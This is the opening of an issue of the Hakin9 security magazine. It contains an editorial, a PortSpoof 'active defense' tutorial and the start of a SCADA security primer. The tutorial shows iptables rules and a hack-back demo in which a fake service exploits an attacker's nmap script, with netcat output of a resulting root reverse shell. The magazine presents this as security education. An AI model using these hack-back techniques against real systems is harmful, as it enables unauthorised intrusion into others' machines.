Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.13, NO. 01

HOW TO OPEN A BACKDOOR IN ANDROID DEVICES

SCADA Security in Wild

PortSpoof - Active Defense Tool

Exploiting SMB and Kerberos to obtain Administrator access

Hakin9

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Anna Kondzierska
anna.kondzierska@hakin9.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Proofreaders & Betatesters:

Lee McKenzie

Avi Benchimol

Bernhard Waldecker

Hammad Arshed

Ivan Gutierrez Agramont

John Webb

David von Vistauxx

Tom Updegrove

K S Abhiraj

greg mckoy

Ayo Tayo balogun

Jonus Gerrits

Michal Jáchim

Mitch Impey

Wayne Kearns

Robert Fling

Francesco Mura

Paul Mellen

Matthew Sabin

Dear Readers!

We would like to present to you our newest issue, the first one in 2018. We hope you will find the articles interesting and will have time to read them all.


We will start with learning about PortSpoof tool and active defense technique, where you initiate a counter attack targeting the attackers. Then we will dive into SCADA security and find out how it influences the cybersecurity field. And for Python users we have a special article, in which you will learn how to make your own botnet and have fun with the MQTT protocol.

Make sure to read our main article; How to open a backdoor in Android devices. Together with the author we will follow simple steps to infect an Android application with a payload, which allows remote access to the victim's device.We will do all of that using Metasploit Framework!

With Mark Bishop's article you will have a chance to see how to encrypt the password list. Jacob Bell will present the most important aspects of DDoS attacks and Peter Anderson Lopes will demonstrate the main steps to perform an invasion test in his article about exploiting SMB and Kerbos to obtain administrator access. All of this and more can be found inside this issue.

We would also like to thank you for all your support. We appreciate it a lot. If you like this publication, you can share it and tell your friends about it! Every comment means a lot to us.

Enjoy your reading,
Hakin9 Magazine
Editorial Team



PORTSPOOF-ACTIVE DEFENSE TOOL

by Osama Alaa

ABOUT THE AUTHOR

Osama Alaa

Cyber security consultant, works in security-meter company, loves pen-testing and CTFs.

Introduction

Everyday, we hear about campaigns targeting organizations worldwide. Is it right that organizations are hacked due to lack of defensive layers? I don't think so; in fact, everyone focuses on securing the environment by different methods, such as hardening, patching and blocking suspicious *Indicators of Compromise* "IOCs", others may do regular assessments, etc., and we can say they are PROACTIVE. But meanwhile, attackers' techniques nowadays are more sophisticated than before where some of these methods may not be effective against specific types of threats.

That's why, in our article, we will discuss an interesting approach "Active Defense", where we will defend ourselves in addition to initiating counter attacks targeting attackers themselves.

Active Defense Definition

Active Defense is a deliberately planned and continuously executed campaign to identify and help eradicate hidden attackers and defeat likely threat scenarios targeting your most critical assets. Active Defense can enhance organizational effectiveness by employing a deliberate operational cycle to plan, execute, and review intelligence-driven activities to help implement targeted countermeasures, fortify defenses and hunt intruders.

Active Defense Stages

Active defense can be broken down into three main groups: annoyance, attribution, and attack.

- **Annoyance:** This is where we try to increase the amount of work effort an attacker needs to put forth to attack a network. This can be achieved through honeypots, bogus DNS entries.
- **Attribution:** This is where we are trying to unmask the attackers. This can be done via wordweb bugs, applets, ActiveX controls, and macros to identify the IP location and geolocation of attackers. This phase is great for incident response.
- **Attack:** This is where most people think active defense takes place. It is hacking back using pentest tricks like fake websites with malware embedded, macros for remote access to an attacker's system .

We will try to go through on of the tools for active defense to illustrate more the idea behind it, **portspoof** is an effective tool which sometimes used as a honeypot module.

PortScan

We all know Port scanning is the process used to find open ports on systems and hence know the services that work in these ports. This is always the first step used by attackers to know their victims and start the reconnaissance part. There are a lot of portscan tools, like nmap, masscan and amap, and today we will focus on nmap in our scenario.

PortSpoof

Description

As officially defined, a tool called Portspoof can cause complications and confusion for the attacker. Portspoof answers any attempted port scan with various signatures and payloads so it could answer 65535 ports with fake signatures and fake vulnerable services which will result in consuming the time of attacker scan and also consuming the time of attacker to exploit these fake vulnerable services.

Portspoof presents various service signatures on some or all available ports, making it very difficult to discover which services are actually running on the computer. The application can simulate more than 8,000 signatures and has the ability to throw a couple of exploits back at the scanning computer.

Installation:

Download the package from github:

```
git clone https://github.com/drk1wi/portspoof.git
```

```
root@CryptO-Cha0s:~# git clone https://github.com/drk1wi/portspoof.git
Cloning into 'portspoof'...
remote: Counting objects: 818, done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 818 (delta 0), reused 1 (delta 0), pack-reused 815
Receiving objects: 100% (818/818), 3.12 MiB | 243.00 KiB/s, done.
Resolving deltas: 100% (449/449), done.
```

Install the package

- `cd portspoof && ./configure && make && make install`

```
root@CryptO-Cha0s:~# cd portspoof/ && ./configure && make && make install
```

- `cp portspoof/tools/portspoof.conf /etc/`
- `cp portspoof/tools/portspoof_signatures /etc`

```
root@CryptO-Cha0s:/home/osama# cp portspoof/tools/portspoof.conf /etc/
root@CryptO-Cha0s:/home/osama# cp portspoof/tools/portspoof_signatures /etc
```

Installation location:

`/usr/local/bin/portspoof`

Configuration:

We will start by redirecting all traffic to any port "`EX: 4444`" which is the listener for port spoofing using iptables :

- `iptables -t nat -A PREROUTING -i eth0 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444`

You can undo this iptables rule using option `-D` , so it will be :

- `Iptables -D -t nat -A PREROUTING -i eth0 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444`

```
-Cha0s:~# iptables -t nat -A PREROUTING -i eth1 -p tcp -m tcp --dport 1:65535 -j REDIRECT --to-ports 4444
```

Run portspoof:

`portspoof -c /etc/portspoof.conf -s /etc/portspoof_signatures -v`

```
^C
root@CryptO-Cha0s:/home/osama# cp portspoof/tools/portspoof.conf /etc/
root@CryptO-Cha0s:/home/osama# cp portspoof/tools/portspoof_signatures /etc
root@CryptO-Cha0s:/home/osama# portspoof -c /etc/portspoof.conf -s /etc/portspoof_signatures   -v
-> Using user defined configuration file /etc/portspoof.conf
-> Using user defined signature file /etc/portspoof_signatures
-> Verbose mode on.
```

In the configuration files, you can define signatures and payloads for each service enumeration and attacks.

The Demo

After successfully installing the PortSpoof scripts, let's put it to use. We will start by using nmap to enumerate open ports and services without using portspoof.

```
root@osama:~/Desktop/Hard/katoolin# nmap -F -sV 10.20.30.95

Starting Nmap 7.01 ( https://nmap.org ) at 2017-09-24 17:12 EET
Nmap scan report for 10.20.30.95
Host is up (0.011s latency).
All 100 scanned ports on 10.20.30.95 are closed
MAC Address: A8:6B:AD:2C:C9:3F (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.33 seconds
```

And the result, no ports are open and the time is 2.33 seconds. Now we can run the portspoof and try nmap again.

```
root@osama:~/Desktop/Hard/katoolin# nmap -F -sV 10.20.30.95

Starting Nmap 7.01 ( https://nmap.org ) at 2017-09-24 17:13 EET
Nmap scan report for 10.20.30.95
Host is up (0.0051s latency).
PORT      STATE SERVICE         VERSION
7/tcp     open  echo?
9/tcp     open  discard?
13/tcp    open  daytime?
21/tcp    open  ftp?
22/tcp    open  ssh?
23/tcp    open  telnet?
25/tcp    open  smtp?
26/tcp    open  rsftp?
37/tcp    open  time?
53/tcp    open  domain?
79/tcp    open  smtp-proxy      BitDefender anti-virus mail gateway $..l.a...
80/tcp    open  http            Apache/IBM_Lotus_Domino_v.6.5.1
81/tcp    open  http            GlobalSCAPE EFT Server httpd KNIlXOBE
88/tcp    open  http            Siemens Simatic HMI MiniWeb httpd
106/tcp   open  smtp            Nemesis smtpd
110/tcp   open  pop3?
111/tcp   open  telnet          Grandstream ytavkXIA VoIP router telnetd s
113/tcp   open  ident           Trillian identd
119/tcp   open  sip             (SIP end point; Status: 200 OK)
135/tcp   open  msrpc?
139/tcp   open  netbios-ssn?
143/tcp   open  http            D-Link DI-..yc. router http config
144/tcp   open  ftp             SurgeFTPd jcqGR
179/tcp   open  ftp
199/tcp   open  http            Pcounter httpd
389/tcp   open  ldap?
427/tcp   open  telnet
443/tcp   open  http            GoAhead WebServer (Ovislink WAP http config)
444/tcp   open  http            Panasonic DVR slinger http config peeUe
445/tcp   open  http            PWLib httpd 2 (OpenMCU http interface; PWLib 8494)
465/tcp   open  http-proxy      RabbIT http proxy bEKSKhR
513/tcp   open  telnet          NovaNET-WEB backup server telnetd
514/tcp   open  netsaint        NC_Net nagios server
515/tcp   open  telnet          Airlive 5460AP WAP telnetd
543/tcp   open  http            Lotus Domino httpd (Proxied by Oracle9iAS 1d Web Cache 3JvTW)
544/tcp   open  imap            AppleMailServer imapd 2sMNKNbN
```

And the surprise is here; all ports are open showing service names and versions.

Full Scenario

Now we will simulate an attacker trying to exploit one of the vulnerable fake services we got using nmap. The first step is to scan a port, for example, a hacker will scan port 80:

```
nmap -sV -A 10.20.30.95 -p80
```

```
root@kali:~/nmap-6.25# nmap -sV -A 10.20.30.95 -p80
Warning: File ./nmap-os-db exists, but Nmap is using /usr/local/bin/../share/nmap/nmap-os-db for securi
s in your local directory (may affect the other data files too).

Starting Nmap 6.25 ( http://nmap.org ) at 2017-09-25 12:30 UTC
Nmap scan report for 10.20.30.95
Host is up (0.00061s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd IBM_Lotus_Domino_v.6.5.6
|_http-git: 0
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title.
MAC Address: A8:6B:AD:2C:C9:3F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|WAP|media device
Running (JUST GUESSING): Linux 2.6.X|3.X|2.4.X (90%), PheeNet embedded (87%), Netgear embedded (86%), W
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/h:pheenet:wap-854gp cpe:/h:netge
.21
Aggressive OS guesses: Linux 2.6.18 - 2.6.32 (90%), Linux 2.6.32 - 3.6 (87%), Linux 2.6.32 - 2.6.35 (87
AP-854GP WAP (87%), Netgear DG834G WAP or Western Digital WD TV media player (86%), Linux 2.6.17 - 2.6.
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 10.20.30.95

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.11 seconds
```

The result; it is obvious that port 80 is open and running vulnerable application server.

Secondly, a hacker will use nmap script to enumerate hashed Domino Internet Passwords using `http-domino-enum-passwords.nse`

- `nmap --script http-domino-enum-passwords.nse -p 80 10.20.30.95 -sC -PN -n --script-args`
- `domino-enum-passwords.username='username',domino-enum-passwords.password='secret',domino-enum-passwords.idpath='/tmp' -d4`

```
root@kali:~/nmap-6.25# nmap --script http-domino-enum-passwords.nse -p 80 10.20.30.95 -sC -PN -n --script-args domino-enum
ords.password=secret,domino-enum-passwords.idpath='/tmp' -d4

Starting Nmap 6.25 ( http://nmap.org ) at 2017-09-25 11:56 UTC
Warning: File ./nmap-services exists, but Nmap is using /usr/local/bin/../share/nmap/nmap-services for security and consis
o files in your local directory (may affect the other data files too).
Fetchfile found /usr/local/bin/../share/nmap/nmap-services
Fetchfile found /usr/local/bin/../share/nmap/nmap.xsl
The max # of sockets we are using is: 0
```

```
|     ../../../../usr/local/share/nmap/scripts/http-domino-enum-passwords.nse\x00a\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\%d
|     --:(PASS)
|   ID Files
|     ../../../../usr/local/share/nmap/scripts/http-domino-enum-passwords.nse\x00a\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\%d
|     -- ID File has been downloaded (/tmp/../../../../usr/local/share/nmap/scripts/http-domino-enum-passwords.nse\x00a\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\
\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\%d
|     --.id)
|
|_  Results limited to 10 results (see domino-enum-passwords.count)
MAC Address: A8:6B:AD:2C:C9:3F (Unknown)
Final times for host: srtt: 388 rttvar: 3757  to: 100000
```

And the response will look like what is shown above; there is a file downloaded with the name of `http-domino-enum-passwords.nse` in the path of nmap scripts. When the attacker tries to retry this script again.

```
root@osama: ~
root@osa
root@kali: ~/n
  hostgroups: min 1, max 100000
  rtt-timeouts: init 1000, min 100, max 10000
  max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
  parallelism: min 0, max 0
  max-retries: 10, host-timeout: 0
  min-rate: 0, max-rate: 0
---------------------------------------------
NSE: Using Lua 5.2.
Fetchfile found /usr/local/bin/../share/nmap/nse_main.lua
Fetchfile found /usr/local/bin/../share/nmap/nselib/stdnse.lua
Fetchfile found /usr/local/bin/../share/nmap/nselib/strict.lua
Fetchfile found /usr/local/bin/../share/nmap/scripts/script.db
Fetchfile found /usr/local/bin/../share/nmap/scripts/http-domino-enum-passwords.nse
NSE: Script http-domino-enum-passwords.nse was selected by name.
You have been PWNed

root@osa
root@osama:~# nc -nlvp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [10.20.30.87] port 1234 [tcp/*] accepted (family 2, sport 40074)
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux kali 3.7-trunk-686-pae #1 SMP Debian 3.7.2-0+kali8 i686 GNU/Linux
hostname
kali
```

The attacker got hacked, Wooow !!

Explanation

First, the attacker uses nmap 6.25 to run a scripting scan for the “http-domino-enum-passwords” script that has an arbitrary file upload vulnerability. In the portspoof configuration, there was a payload to send back a certain exploit suitable to the arbitrary file upload vulnerability when detecting any attacker trying to scan using “http-domino-enum-passwords”. When the attacker runs the nmap script again, in fact, he will run the script that has been sent from the portspoof and override the original nmap script on the attacker’s machine. And here the attacker is pwned with the concept of Active Defense.

Conclusion

Active defense is a way of hunting attackers through their hacking stages. For example, hunting them through a reconnaissance stage when they are using port scan. Active defense can do so by using the portspoof tool to confuse the attackers when they see all ports are opened with real signatures, and also hunting them by exploiting their vulnerabilities.

References:

- https://nmap.org/
- https://github.com/robertdavidgraham/masscan
- https://tools.kali.org/information-gathering/amap
- http://www.linux-magazine.com/Online/Features/Trick-Attackers-with-Portspoof
- http://adhdproject.github.io/#!Tools/Portspoof.md
- https://www.darkreading.com/attacks-breaches/how-i-learned-to-love-active-defense/a/d-id/1321361

SCADA - SECURITY IN THE WILD

by Prasenjit Kanti Paul

ABOUT THE AUTHOR

Prasenjit Kanti Paul

I am Prasenjit Kanti Paul. I am passionate about Reverse Engineering, Malware Analysis, Exploit Development and Advanced Penetration Testing. I am currently working at an IT based company as a Security Engineer.

I have a blog: https://hack2rule.wordpress.com/

My LinkedIn profile:

https://www.linkedin.com/in/prasenjit-kanti-paul-6644745b/

You can reach out via mail: e.prasenjit@gmail.com

Introduction

In the real world, all things are becoming digital, automated and smart. The same things are applicable for a Supervisory Control and Data Acquisition (SCADA) system. SCADA is a part of an Industrial Control System (ICS). On the verge of cyber world war, it's essential to know about security measurement and controls related to SCADA/ICS systems.

SCADA Components

- **SCADA HMI**

A SCADA system includes a user interface that is usually called Human Machine Interface (HMI). The HMI of a SCADA system is where data is processed and presented to be viewed and monitored by a human operator. This interface usually includes controls where the individual can interface with the SCADA system. HMIs are an easy way to standardize the facilitation of monitoring multiple RTUs or PLCs (programmable logic controllers).

An HMI is usually linked to the SCADA system databases and software programs, to provide trending, diagnostic data, and management information such as scheduled maintenance procedures, logistic information, detailed schematics for a particular sensor or machine, and expert-system troubleshooting guides.

The HMI system usually presents the information to the operating personnel graphically, in the form of a mimic diagram. This means that the operator can see a schematic representation of the plant being controlled. For example, a picture of a pump connected to a pipe can show the operator that the pump is running and how much fluid it is pumping through the pipe at the moment. The operator can then switch the pump off. The HMI software will show the flow rate of the fluid in the pipe decrease in real time. Mimic diagrams may consist of line graphics and schematic symbols to represent process elements, or may consist of digital photographs of the process equipment overlain with animated symbols.

The HMI package for the SCADA system typically includes a drawing program that the operators or system maintenance personnel use to change the way these points are represented in the interface. These representations can be as simple as an on-screen traffic light, which represents the state of an actual traffic light in the field, or as complex as a multi-projector display representing the position of all of the elevators in a skyscraper or all of the trains on a railway.

An important part of most SCADA implementations are alarms. An alarm is a digital status point that has either the value NORMAL or ALARM. Alarms can be created in such a way that when their requirements are met, they are activated. An example of an alarm is the "fuel tank empty" light in a car. The SCADA operator's

attention is drawn to the part of the system requiring attention by the alarm. Emails and text messages are often sent along with an alarm activation alerting managers along with the SCADA operator.

- **SCADA Software**

SCADA software is usually linked to the SCADA system databases and HMI, to provide trending, diagnostic data, and management information such as scheduled maintenance procedures, logistic information, detailed schematics for a particular sensor or machine, and expert-system troubleshooting guides. SCADA software can be divided into open type or proprietary type. The main problem with these systems is the overwhelming reliance on the supplier of the system.

- **SCADA Hardware**

Distributed Control System components are usually included in SCADA. IEDs, RTUs or PLCs are also commonly used; they are capable of autonomously executing simple logic processes without a master computer controlling it. A functional block programming language, IEC 61131-3, is frequently used to create programs which run on these RTUs and PLCs. This allows SCADA system engineers to perform both the design and implementation of a program to be executed on an RTU or PLC. From 1998, major PLC manufacturers have offered integrated HMI/SCADA systems; many use open and non-proprietary communications protocols. Many third-party HMI/SCADA packages, offering built-in compatibility with most major PLCs, have also entered the market, allowing mechanical engineers, electrical engineers and technicians to configure HMIs themselves.


- **Remote Terminal Unit**

The RTU connects to physical equipment. Typically, an RTU converts the electrical signals from the equipment to digital values such as the open/closed status from a switch or a valve, or measurements such as pressure, flow, voltage or current. By converting and sending these electrical signals out to equipment, the RTU can control equipment, such as opening or closing a switch or a valve, or setting the speed of a pump.

- **Supervisory Station**

Supervisory Station refers to the servers and software responsible for communicating with the field equipment (RTUs, PLCs, etc.), and then to the HMI software running on workstations in the control room, or elsewhere. In smaller SCADA systems, the master station may be composed of a single PC. In larger SCADA systems, the master station may include multiple servers, distributed software applications, and disaster recovery sites. To increase the integrity of the system the multiple servers will often be configured in a dual-redundant or hot-standby formation providing continuous control and monitoring in the event of a server failure.

Initially, more "open" platforms, such as Linux, were not as widely used due to the highly dynamic development environment and because a SCADA customer that was able to afford the field hardware and devices to be controlled could usually also purchase UNIX or OpenVMS licenses. Today, all major operating systems are used for both master station servers and HMI workstations.



The computerized equipment used in the control of equipment and industrial processes are deployed in every aspect of Critical National Infrastructure, such as:

1. Nuclear Power Plants & Reprocessing Facilities
2. Railway signaling systems
3. Chemical Plants
4. LPG Tankers
5. Mail Sorting Offices
6. Oil Refineries
7. Gas Processing Facilities
8. Food Production
9. Traffic Control and many more

SCADA Network Attacks

This segment discusses various attack scenarios against SCADA networks. They differ in complexity, intent, and require access vectors for execution. There are different types of security issues that a vulnerable SCADA network represents.

- **Affects Status and Display Screens**

A majority of SCADA networks have some sort of Master Station. For reliability, most networks have multiple control centers. Attackers who gain access to a SCADA network can use a variety of techniques to alter the information consumed by the control center. Insiders to the network may be able to compromise servers on the network and change their data. Outsiders to the network may be able to exploit a vulnerability which gives them similar access to that of an insider. In either case, information about key processes can be altered at the source of the data to present different information to operators and control systems.

- **Taking Over the Control Station**

